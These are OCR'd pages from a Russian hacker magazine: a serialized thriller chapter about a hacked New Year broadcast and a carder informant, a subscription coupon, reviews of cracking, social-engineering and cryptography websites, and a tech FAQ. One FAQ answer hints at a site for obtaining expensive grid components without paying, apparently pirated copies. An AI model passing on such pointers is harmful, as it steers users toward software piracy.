Зал, в котором проходила пресс-конференция, был полон. Здесь были представители самых разных газет, начиная «Коммерсантом» и заканчивая «Временем новостей». Журналисты в ожидании начала обсуждали последние события, и от этого в помещении стоял беспорядочный шум. Многие из них были знакомы, так как на пресс-конференцию с президентом допускали далеко не всех и круг избранных был довольно тесным. Все журналисты имели свой список вопросов, среди них пара-тройка основных. Но если удавалось успеть задать хоть один вопрос - это можно было назвать удачей. Предпочтение на пресс-конференции отдавалось тем, кому раздали заготовленные заранее вопросы, написанные Громовым и проработанные с президентом.

Аня сидела в переднем ряду и не принимала участия в обсуждении подробностей. Все эти журналисты были далеки от компьютеров и периодически несли полную чушь. Соседка слева, болтливая тетенька из «Московского комсомольца», пыталась ее разговорить, но Аня отвечала односложными фразами, и вскоре та отстала, переключившись на кого-то еще.

Через десять минут, наконец, появился Путин вместе со своим пресс-секретарем и несколькими людьми из окружения. Заняв место у трибуны, он первым делом поприветствовал собравшихся журналистов и выразил готовность ответить на их вопросы. Не менее двадцати газетчиков сразу же подняли руку. Девушка с микрофоном направилась к средних лет даме в сером свитере.

- Антонина Сайгчева. «Известия», - представилась журналистка. - Как могло произойти то, что произошло на Новый год? Кто в этом виноват, и какие сейчас проводятся действия для поимки преступников?

Путин отвечал в свойственной ему манере - спокойно, словно обдумывая слова.

- Основная причина в том, что для трансляции эфира в этом году использовался новый, экспериментальный вид связи. Телевизионный канал впервые решил транслировать новогоднюю программу в интернет в реальном времени. И поскольку старые технологии для этого не подходили, был выбран вариант с передачей эфира по спутниковым каналам. Решение это приняли незадолго до Нового года, и техноло-

гия достаточно хорошо проверена не была. Халатность технических сотрудников телеканала, конечно, не останется без внимания, и в ближайшее время по отношению к ним будут применены меры. Но основные усилия направлены на поиск и задержание непосредственно тех, кто организовал этот неприятный акт.

Закончив, он обратил взгляд на остальных журналистов и кивнул молоденькой журналистке с модельной внешностью.

- Марина Самодина. Газета «Коммерсант». Ожидаются ли после случившегося нововведения в УК относительно компьютерных преступлений?

- Я признаю, что законы, касающиеся компьютерных преступлений в России, требуют основательной доработки. Количество подобного рода преступлений растет из года в год. И это уже не баловство подростков, а серьезные спланированные атаки, которые обходятся компаниям в миллиарды долларов. Противостоять им становится все сложнее. Пересмотр компьютерных законов для России уже давно почва для тщательного обсуждения. И в скором времени Уголовный кодекс будет пополнен новыми пунктами. Какими именно, вы узнаете в феврале.

Соседка Ани из МК подняла руку. Тут же к ней подошла девушка с микрофоном.

- Елена Мозаева, газета МК. Владимир Владимирович, кто за этим стоит? Существует ли вероятность, что преступление совершили террористы, и допускаете ли вы возможность использования террористами компьютерных технологий для нанесения новых ударов?

- На данном этапе рассматриваются несколько версий. Террористы - одна из них. Терроризм - настоящий бич нашего времени, и с появлением новых технологий появились новые способы повлиять на жизнь людей. Теперь террористу не обязательно самому садиться в самолет, чтобы направить его на жилое строение. Он может сбить его с ориентира, воздействовав на компьютерные системы аэропорта. Именно поэтому компьютерному терроризму нужно уделить особое внимание. Иначе он как снежный ком разрастется до ужасающих масштабов.



Аня слушала вопросы журналистов и ответы Путина и едва сдерживала себя, чтобы не зевать. Все вопросы были явно заказные, и ответы на них были слишком общие, неопределенные. У нее был всего один вопрос, который ее интересовал. Но сколько она ни поднимала руку, миловидная девушка проходила мимо. До конца пресс-конференции осталось не больше минуты. Девушка с микрофоном направилась к известному репортеру из государственной газеты. И когда она проходила мимо, Аня внезапно поднялась, остановила ее и, взяв у нее микрофон, представилась:

- Анна Мажирина. Газета «Московский вестник». Владимир Владимирович, что вы почувствовали, когда на экране появились эти кадры? Не боитесь ли вы, что произошедшее подмочит вашу репутацию?

Такого прямого вопроса никто не ожидал, так как за ними всегда следуют не самые приятные воспитательные беседы. По залу прошел ропот, и десятки пытливых глаз уставились на Путина, сидящего за столом на подиуме. Владимир Владимирович выглядел спокойным. Наступила небольшая пауза. Наконец президент тихо сказал:

- А какие чувства испытали вы, когда, провожая с соотечественниками старый год, вспоминая о лучших его моментах, были вынуждены смотреть, как некто окунает всех в грязь? Репутация... Да, мне неприятно, что люди могут связать те страшные кадры со мной. Но еще более неприятно то, что в нашей стране живут люди, готовые омрачить праздничное настроение миллионам сограждан, только чтобы досадить лично мне. Я ответил на ваш вопрос?

- Вполне, - Аня не спешила садиться. - Еще один вопрос. Что бы вы хотели передать тем, кто все это проделал?

Настырная журналистка, казалось, не собиралась оставлять его в покое. Но не поведешь же себя с ней, как Киркоров. Путин обратил взгляд на главную камеру и ответил:

- Хочу только заверить, что, где бы они ни прятались, как бы тщательно ни скрывались, очень скоро их найдут и воздадут по заслугам. Это я вам обещаю.

* * *



Аня и Пашка обнаженные лежали в ванне и лениво балдели.
- Хорошо! - заметил он.
- Ага, - согласилась она.
- Как прошла пресс-конференция?
- Скучно. Ты ведь в курсе, что все вопросы там определены заранее? Незапланированный вопрос удалось задать, похоже, только мне.
- Да? И что ты спросила?
- Спросила, что Путин хотел бы передать, взломавшим эфир.
Аня заметила сильный интерес в глазах Паши.
- И что он сказал?
- Да так, ничего особенного.
- Ну расскажи!
- «Мы всех поймаем, всех накажем. От нас не скроется никто», - попыталась скопировать Путина Аня.

Паша улыбнулся.
- Думаю, они никогда не поймают этих ребят.
- Это почему?
- Потому что наше правительство и спецслужбы пока научились ловить только студентов, заныкавших у соседа пароль на диалап. Я регулярно читаю новости и не припомню, чтобы за последний год поймали хоть одного профессионала.
- А если бы ты работал на МВД, ты бы смог их поймать?
- Кто знает. Наверняка эти парни наследили, нужно только знать, где искать следы. Думаю, да.
Паша намылил губку и стал мыть девушку. А после ванных процедур они пошли в спальню.

* * *

Cribble сидел за компьютером и просматривал объявления на черном рынке хакерского труда. За окном повсюду было праздничное настроение, но ему было не до этого. Через пять дней предстояло отдавать долг, проигранный в карты, а необходимых денег не было. Если бы сумма была поменьше, он бы смог занять. Но у кого из его близких и знакомых найдется двадцать пять штук зелени? А деньги нужно было достать по-любому. Cribble слышал, что мистер Лопан последнему должнику, не расплатившемуся с ним, отрезал по три пальца на каждой руке.
Еще полгода назад у него была куча денег. Cribble промышлял кардерством и через сеть представителей в разных городах сбывал краденое добро. Дело было неопасное и очень прибыльное. За несколько месяцев он купил квартиру в Москве, дорогую машину, жил припеваючи. Но потом связался с картами и казино, деньги ушли так же быстро, как пришли. На работу оставалось все меньше времени, приток средств иссякал, Cribble окунулся в долговую яму.
Никто на канале, где он по старинке общался со своими приятелями-хакерами, о нужде Криббла не знал. Все по-прежнему считали его преуспевающим кардером.

И вот теперь ему предстояло поплатиться за старые грешки. Если он только не найдет деньги до 10 января.
Как назло, объявлений о подходящей разовой работе на черном е-рынке не было. Когда Cribble только начинал, он частенько заглядывал сюда. Имея определенные навыки, здесь можно было всегда найти себе халтурку. Дефейс сайта за деньги, взлом мыла, заказ конфиденциальной информации, поиск человека в Сети - здесь можно было найти все. Много предложений висело и сейчас, но Криббла не устраивала штука баксов за админский пароль на крупном финансовом сайте. Ему нужно было как минимум двадцать пять.
В конце концов Cribble вышел и загрузил ленту последних новостей. Новости он читал каждый день с незапамятных времен, так как считал, что быть в курсе происходящих вокруг событий - одна из важнейших вещей в жизни. Лента пестрела сообщениями об арестованных маньяках, новогодних происшествиях, интересных случаях отмечания НГ. Одна заметка сразу привлекла его внимание.
«МВД установило премию для любого, кто раскроет информацию о местонахождении преступников, взломавших новогодний эфир. Если информация сможет привести к аресту разыскиваемых, МВД готово выплатить 50 тысяч долларов».
Cribble еще раз прочитал эту заметку. Потом еще раз. Внизу давались координаты для связи.
Он запустил специальную телефонную программу, надел наушники с микрофоном и ввел оставленный телефонный номер. Если менты захотят определить, откуда он звонит, - их ждет сюрприз. Послышались гудки, и затем низкий мужской голос ответил: «Антонов. Слушаю вас».
- Здравствуйте. У меня есть то, что вам нужно. И я готов вам это продать.
- О чем это вы?
- Я знаю, кто взломал новогодний эфир. Все ваши версии - пустышка. Это совершил один-единственный человек по прозвищу Alkaed. И я знаю, как его можно найти.
- Кто он?
- Это не он. Это она. Alkaed - девушка.

Продолжение следует.





ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по России 8-800-200-3-999 по всем вопросам по подписке

ВЫГОДА

Цена подписки на 20% ниже, чем в розничной продаже!
Разыгрываются призы и подарки для подписчиков
Доставка за счет издателя

ГАРАНТИЯ

Вы гарантированно получите все номера журнала
Единая цена по всей России

СЕРВИС

Заказ удобно оплатить через любое отделение банка.
Заказ осуществляется заказной бандеролью
или с курьером

Стоимость заказа на «Хакер» + 2 CD или «Хакер» + DVD

«Хакер» + 2 CD

115р	за номер (экономия 30 руб.*)
690р	за 6 месяцев (экономия 180 руб.*)
1242р	за 12 месяцев (экономия **460** руб.*)

«Хакер» + DVD

130р	за номер (экономия 30 руб.*)
780р	за 6 месяцев (экономия 180 руб.*)
1404р	за 12 месяцев (экономия **516** руб.*)

Стоимость заказа на комплект «Хакер» + «Железо»

189р	комплект на 1 месяц (экономия 80 рублей*)
1071р	комплект на 6 месяцев (экономия 480 рублей*)
2016р	комплект на 12 месяцев (экономия **1220** рублей*)





* экономия от средней розничной цены по Москве

ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

☐ на журнал Хакер + 2 CD
☐ на журнал Хакер + DVD
☐ на комплект Хакер + 2CD и Железо + CD

на ☐ месяцев
начиная с ____________________ 200_ г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

дата рожд. ☐☐.☐☐.☐☐ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ________ корпус ________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО Международный Московский Банк, г. Москва
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата за « ____________________ »
с ________ (месяц) 200_ г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО Международный Московский Банк, г. Москва
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата за « ____________________ »
с ________ (месяц) 200_ г.
Ф.И.О.
Подпись плательщика

Кассир

КАК ОФОРМИТЬ ЗАКАЗ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:
   - по электронной почте: subscribe_xa@gameland.ru;
   - по факсу: 924-9694;
   - по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», Отдел подписки.

По всем вопросам по подписке можно звонить по бесплатному телефону 8-800-200-3-999.

* Курьерская доставка осуществляется в течении 3х дней после выхода журнала в продажу только по Москве на адрес офиса, для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Почтовая подписка

45722 Хакер + 2CD
29919 Хакер + DVD

Тел.: (095) 974-11-11

16768 Хакер + 2CD
16766 Хакер + DVD



Тел.: (095) 974-21-31

45722 Хакер + 2CD
29919 Хакер + DVD



Тел.: (095) 974-11-11

Вы также можете оформить почтовую подписку по каталогам подписных агентств во всех отделениях связи России. Для оформления подписки необходимо знать подписной индекс журнала или найти его в каталоге по названию.

Подписка для юридических лиц

www.interpochta.ru

Москва: ООО "Интер-Почта",
тел.: 500-00-60,
e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта",
тел.: 953-92-02,
e-mail: kpp@sovintel.ru


Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.



SOFTWARE PROTECTION PORTAL

www.dotfix.net


На заглавной странице написано, что это сайт некой компании GPcH Soft. Правда, «компания» состоит только из одного человека под ником GPcH, кстати, дважды победителя в олимпиаде Тульской области по программированию и призера (4 место) во Всероссийской олимпиаде по программированию. Для программистов и исследователей программ сайт, несомненно, представляет интерес. Например, есть туториал по исследованию программ, написанных на Visual Basic, и по тому, как использовать ассемблер при программировании на VB. Не забыты такие языки, как Assembler, C++, Delphi. И, как следует из названия сайта, много статей посвящено исследованию и взлому программ. Есть также CrackMe, написанные автором сайта, с описанием их взлома. (BTW, именно GPcH написал базу данных для наших дисков :). - Прим. symbiosis.)



МИТНИК ДЕЛИТСЯ СЕКРЕТАМИ

www.mitnick.com.ru


Этот сайт полностью посвящен социальной инженерии. Не знаю, насколько это законно, но на данном сайте помещен полный перевод знаменитой книги Кевина Митника «The Art of Deception» («Искусство обмана»). Есть даже глава, которая отсутствовала в официальной версии, - надо заметить, очень интересная: в ней Кевин раздает по ушам своим прошлым обидчикам. Перевод книги полностью сделан создателями проекта, а их около десяти человек. Присутствует на сайте и небольшое количество статей по социальной инженерии, причем есть материалы и нашего автора mindw0rk'a (как написано, с его разрешения).



СОВЕТСКИЕ СЕКРЕТЫ

www.cryptography.ru


Однажды всемирно известный криптолог Брюс Шнайер заметил: «Даже пришельцы с Андромеды, если они когда-нибудь нас посетят, со своими немыслимыми компьютерными мощностями и неимоверно высокими технологиями ничем не смогут помочь в расшифровке советских радиограмм». Именно один из представителей советской школы криптографии является создателем этого сайта. Ященко Валерий Владимирович, советник ректората МГУ, заместитель директора института проблем информационной безопасности МГУ. Сайт будет интересен всем: тут есть и научные, и популярные статьи, задачки по криптографии, дипломные работы, биографии ученых и т.д. Также выложено множество книг в электронном виде, одна из самых ценных - «Криптография в банковском деле».




ЦИФРОВЫЕ РЕЦЕПТЫ

www.library.cornell.edu/nr/

Есть такая известная трилогия «Искусство программирования» от не менее известного автора Дональда Кнута. Но многих раздражает этот труд, так как в нем используется выдуманная машина MIX с не менее выдуманным языком ассемблера. Поэтому нашлись бравые хлопцы, которые решили устранить столь неприятный глюк Кнута и написали фактически ту же самую книгу, но с совсем не выдуманным языком программирования Си. Назвали они свой бук «Numerical Recipes in C». Теперь он выложен в свободный доступ для всех желающих в формате pdf. Многие умные перцы рекомендуют читать Кнута параллельно с этой книжкой. Впрочем, и без Кнута ее рекомендуется прочесть всем, кто собирается кодить серьезно.








В ГОСТЯХ У СЛАВЫ

http://slava.users.otts.ru

Не так давно мы описывали сайт молодого российского таланта Шурика Бабаева, а это сайт еще более молодого программиста (1983 г.р.) Славы Антонова. Софта, написанного лично Славой, на сайте пока еще не очень много (но это, думаю, поправимо в будущем), а вот прочие материалы довольно интересны. Например, выложены лабораторные работы за все семестры Омского государственного университета, где Слава учится на программиста. Есть немало статей по программированию, написанных самим Славой, а также переводы чужих материалов (особо интересен перевод статьи некого Джеймса Брауна о программах, удаляющих самих себя). Также Слава самостоятельно собрал множество Faq'ов на разные темы. В общем, зайди в гости к Славе!



КОНДОМ-ТЕСТ

http://megacondom.ru

Наверное, уже все люди планеты Земля знают о том, что безопасный секс - их выбор, о том, что кондом - необходимая и просто незаменимо-полезная в обиходе вещь. А еще резиновые друзья используются особо одаренными и прогрессивными людьми не совсем по их прямому назначению. Но прогресс не стоит на месте, а двигается вперед семимильными шагами, и сегодня банальное заполнение кондома водой и сброс его на голову ничего не подозревающему прохожему теряет свою актуальность. Этот сайт посвящен разнообразным тестам и драйвам презервативов. Контент сайта, несомненно, удивляет и улыбает. Зайдя в тест-мастерскую, ты ознакомишься с прикольными тестами и опытами, производимыми умельцами над латексными защитниками, разнообразные анекдоты и истории на все ту же тематику, галереи смешных и интересных изображений кондомов. На сайте присутствует рейтинг кондомовой продукции, основанный на тех же опытах и тест-драйвах. В общем, посетив эту страничку, ты, несомненно, узнаешь много нового и интересного о таких вроде бы обыденных, но при некотором нестандартном подходе веселых и познавательных видах «выбора разумного человека».



ЛОГИ ICQ

www.icqlog.ru


Ну что, амиго? Наверное, никого не удивит тот факт, что все мы постоянно общаемся по асе, и иногда это общение переходит в довольно-таки смешное и интересное русло. Если просмотреть свой архив, в нем можно найти такие вещи и перлы, которые запросто могут стать основой для анекдотов и юмористических историй. Но ведь не ты один располагаешь стебной и интересной подборкой цитат и высказываний, а может, даже и целых историй. Представь себе, какая интересная вещь может получиться, если все это добро разместить в интернете. Так вот, сайт icqlog.ru является не чем иным, как коллекцией прикольных логов из всеми нами любимой аси. Ты можешь выбрать разговоры на тему кидалова и треп настоящих падонков, также присутствуют логи разводов кого-либо. Сайт ежедневно пополняется логами, присланными посетителями сайта. Хотя проект пока довольно-таки сырой, уже сейчас на нем полно стебных вещей. И проект успешно растет и развивается, пополняясь практически ежедневно все новыми и новыми творениями.



RUSSIAN GOTHIC PAGE

www.gothic.ru

Знаешь ли ты, что такое готика? В последнее время ведется большое количество разговоров о готическом стиле, направлении в музыке и т.д. Сайт готик.ру является независимым проектом, занимающимся продвижением готической музыки и культуры в России. На сайте можно найти информацию о текущих проектах, а также анонсы грядущих готических событий, большое количество фотоматериалов с готических пати. Имеется архив mp3-треков и видеоклипов. Авторы и представители этого сайта являются довольно-таки энергичными людьми и осуществляют продвижение готик-культуры в народ. Russian Gothic Page занимается проведением party, организацией концертов, DJ'ством в московских клубах, информационной поддержкой различных событий. И подобное рвение этих людей вполне закономерно и объяснимо - в далеких зарубежных таинственно-загадочных странах готическое движение уже давно вышло из подполья и широко доступно и распространено. Будем надеяться, что и в нашей стране это искусство будет иметь свое место и своих поклонников.



Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)

FAQ

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: В последнее время среди варезных скриптов все чаще и чаще встречаются какие-то непонятные антиличеры. Что они собой представляют и для чего нужны?

A: Давай немного пофантазируем. Представь, что ты являешься владельцем популярного варезного ресурса. На твоих файловых серверах с завидной периодичностью публикуются килотонны самых свежих и сочных варезных скриптов, шаблонов и программ. А ссылки на все это добро доступны всем желающим на твоем сайте. Посещаемость ресурса растет в геометрической прогрессии, имя твоего ресурса известно всем и каждому. Казалось бы, можно писать кипятком! Ан нет! Кругленькие счета за трафик и постоянно падающие серверы ненавязчиво навевают мысли о том, что плодами твоих трудов пользуется кто-то другой. И знаешь, не исключено, что ты прав. Открытость ресурса частенько способствует появлению гвардии пионеров, которые только начинают свое нелегкое варезное дело. И эти умники отнюдь не стараются самостоятельно выпускать релизы и арендовать выделенные серверы под файлохранилище. Пройдохи штудируют ресурсы схожей тематики, ищут там свежие ссылки и публикуют их у себя на сайте, выдавая за свои собственные. Вот она, истинная натура личеров - воришек чужих ссылок, своего рода плагиатчиков. Ясное дело, закон об авторском праве едва ли поможет в борьбе с ними, зато специальные скрипты-антиличеры - вполне. И вот почему. Во-первых, для каждого файла антилич генерирует уникальную ссылку, зависящую от нескольких параметров и, прежде всего, от IP-адреса посетителя. Во-вторых, во время перехода по сгенерированной ссылке скрипт проверяет переменную окружения «реферер» (страничку, с которой был перенаправлен посетитель). Это позволяет отдавать файлы только тем, кто перешел по ссылке именно с твоего сайта, а не с какого-либо другого. Вдобавок к этому, антиличеры, как правило, поддерживают ряд функций для предотвращения падений сервера. В нужный момент они способны ограничить количество подключений с одного IP-адреса, а также понизить скорость отдачи файлов.



Q: У меня есть до конца заполненный NTFS-раздел. Почему я не могу его дефрагментировать? Перепробовал несколько утилит, но ни одна не справилась!

A: Причина кроется во внутренностях NTFS-раздела, который разделен на две части. Первая - это свободное пространство. Вторая же представляет собой так называемую таблицу MFT (Master File Table). MFT выходит в роли сборника ссылок на все имеющиеся файлы раздела. Именно она и затрудняет дефрагментацию до конца заполненного раздела, так как не может быть перемещена. Дефрагментаторам в этом случае попросту не хватает свободного места для выполнения необходимых операций.



Q: Для чего нужны *.PAR-файлы?

A: Нынче в инете качают все подряд. И свежие фильмы, и новые игрушки, и тяжеловесные программы. При этом файлы столь впечатляющих размеров частенько делят на несколько десятков более легких. Это более чем логично (и так готично! - Прим. ред.). В случае CRC-ошибки куда легче заново выкачать одну маленькую часть, нежели весь файл полностью. А если к файлу прилагаются PAR-файлы, то можно и вовсе визжать от счастья, потому что выкачивать и вовсе ничего не надо. В этом случае намного рациональнее воспользоваться специальными утилитами. Последним достаточно скормить любой из PAR-файлов, и те в момент восстановят нужную часть. Хорошо, а если недостающих частей несколько? Не вопрос! С помощью второго PAR'а ты без труда восстановишь и вторую недостающую часть, с помощью третьего - третью и т.д. Подходящих для этого дела программ хоть отбавляй, например SmartPAR (http://ice.prohosting.com/smartpar) и QuickPar (www.quickpar.org.uk). Замечу, что существует также формат PAR2, который является еще более экономичным. Основное отличие между PAR и PAR2 заключается в том, что PAR2 восстанавливает пропущенные блоки файла, а не сам файл.



Q: В канун Рождества выходит масса игрушек. Многие из них активно используют инструкции, которые доступны только в самых топовых моделях видеокарт. Возникает вполне логичный вопрос: а как можно насладиться всеми графическими прелестями игры владельцам видюшек поскромнее?

A: Здесь тебе очень поможет утилита 3D Analyze (www.tommti-systems.de/main-Dateien/TOOLS). Она предназначена для изменения и оптимизации параметров мощных видеокарт. Однако в нее также заложена функция эмуляции конкретных девайсов, например гипермощных ATI Radeon 9800 Pro или nVidia GeForce FX 5900 Ultra. Таким образом, можно искусственно воспроизводить в игре те эффекты, которыми, по идее, должна заниматься аппаратная часть видеокарты. Геморрой еще тот, но в ряде случае действительно может пригодиться. Но учти, что 3D Analyze вносит соответствующие коррективы в исполняемый файл приложения. Так что не поленись и сделай бэкап. Так, на всякий случай.



Q Слышал, что модули флеш-памяти для цифровиков имеют ограниченный срок эксплуатации. Неужели это правда?

A Еще как правда. В отличие от жестких дисков, срок работы каждой модели флешки жестко оговаривается производителем. Как правило, под этой характеристикой подразумевается 80-100 тысяч циклов записи. В принципе, цифра вполне достаточная, но отнюдь не избыточная. Поэтому, чтобы в один прекрасный момент не запороть хороший снимок из-за отказавшей флешки, советую обращаться с ней бережно и не брезговать выполнением нескольких довольно простых правил. Правило первое: используй флеш-карту исключительно для записи и хранения файлов. Перемещением и редактированием файлов занимайся только на компьютере. Правило второе: файлы с флеш-карты старайся удалять как можно реже. В идеале, только тогда, когда она заполнена до отказа. Форматированием злоупотреблять также не стоит. Правило здесь крайне простое: чем реже, тем лучше.

Q Как можно заблокировать систему в Linux'е? Хинт: аналогичное действие можно выполнить в Windows2000/XP.

A Здесь нужно определиться с тем, что именно ты хочешь заблокировать. Если только X-Windows, то тебе поможет утилита xlock. Если же для тебя этого недостаточно и ты хочешь запереть еще и консоль, то тебе сам Бог велел обратиться к проге vlock. Последняя может залочить как одну vty-консоль, так и все сразу. После этого разлочить систему будет возможно только после ввода пароля (ну или перезагрузки :)). Возникает вопрос: а где эти утилиты взять? Отвечаю. Обе проги стандартны и идут в комплекте со всеми более или менее цивильными дистрибутивами.

Q Меня давно мучает следующий вопрос: можно ли изготовить девайс для прослушивания сотовых телефонов?

A Если честно, то об этой идее лучше забыть. Объясняю почему. В России, как известно, наиболее распространенными стандартами сотовой связи являются GSM и CDMA. Оба они используют жесткое шифрование канала связи, а также скачки по частотной сетке. При этом применяемые алгоритмы шифрования достаточно надежды и эффективны, поэтому за короткий период времени взломать их сложно. Но даже если вдруг у тебя это получится (а у тебя это не получится), то обольщаться не стоит. Найденный криптографический ключ будет действительным только для текущего разговора. Для любого следующего он не подойдет. Короче говоря, прослушивание сотовых телефонов - удовольствие из тех, что доступны только спецслужбам. Да и то с подачки сотовых операторов, которые в случае необходимости отключают шифрование. Забудь!

Q Настраиваю небольшой сервер на основе Gentoo Linux. Подскажи, как можно в автозагрузку прописать следующий маршрут: route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.2.1 metric 1 dev eth0.

A Вносить изменения нужно в файл /etc/conf.d/net. Например так:
routes_eth1[1]="-net 192.168.2.0 netmask 255.255.255.0 gw 192.168.2.1 metric 1 dev eth0"
Добавление следующего правила осуществляется по аналогии. Нужно лишь увеличить индекс в квадратных скобках.

Q Сейчас активно занимаюсь разработкой приложений для работы с базами данных. При этом средства программирования каждый раз разные. Тут все зависит от пожеланий заказчика. В данный момент пытаюсь подобрать достойный кроссплатформенный грид-компонент (таблица для отображения данных из БД). Может, что-нибудь конкретное посоветуешь?

A Вообще-то, почти все более или менее профессиональные пакеты могут похвастаться кроссплатформенностью. По крайней мере, такие гиганты, как Janux GridEX (www.janusys.com) и ExpressQuantumGrid (www.devexpress.com) проблем с универсальностью точно не имеют. Сам на работе использую именно их. Но есть одно «но». Столь продвинутые компоненты распространяются, конечно же, не бесплатно и не за одну сотню долларов. Если ты такими финансами не обладаешь, смею посоветовать тебе сайт http://soft.Ozones.com. Там все на китайском, но я думаю, ты разберешься, для чего он нужен :).







Q Что такое грозозащита?

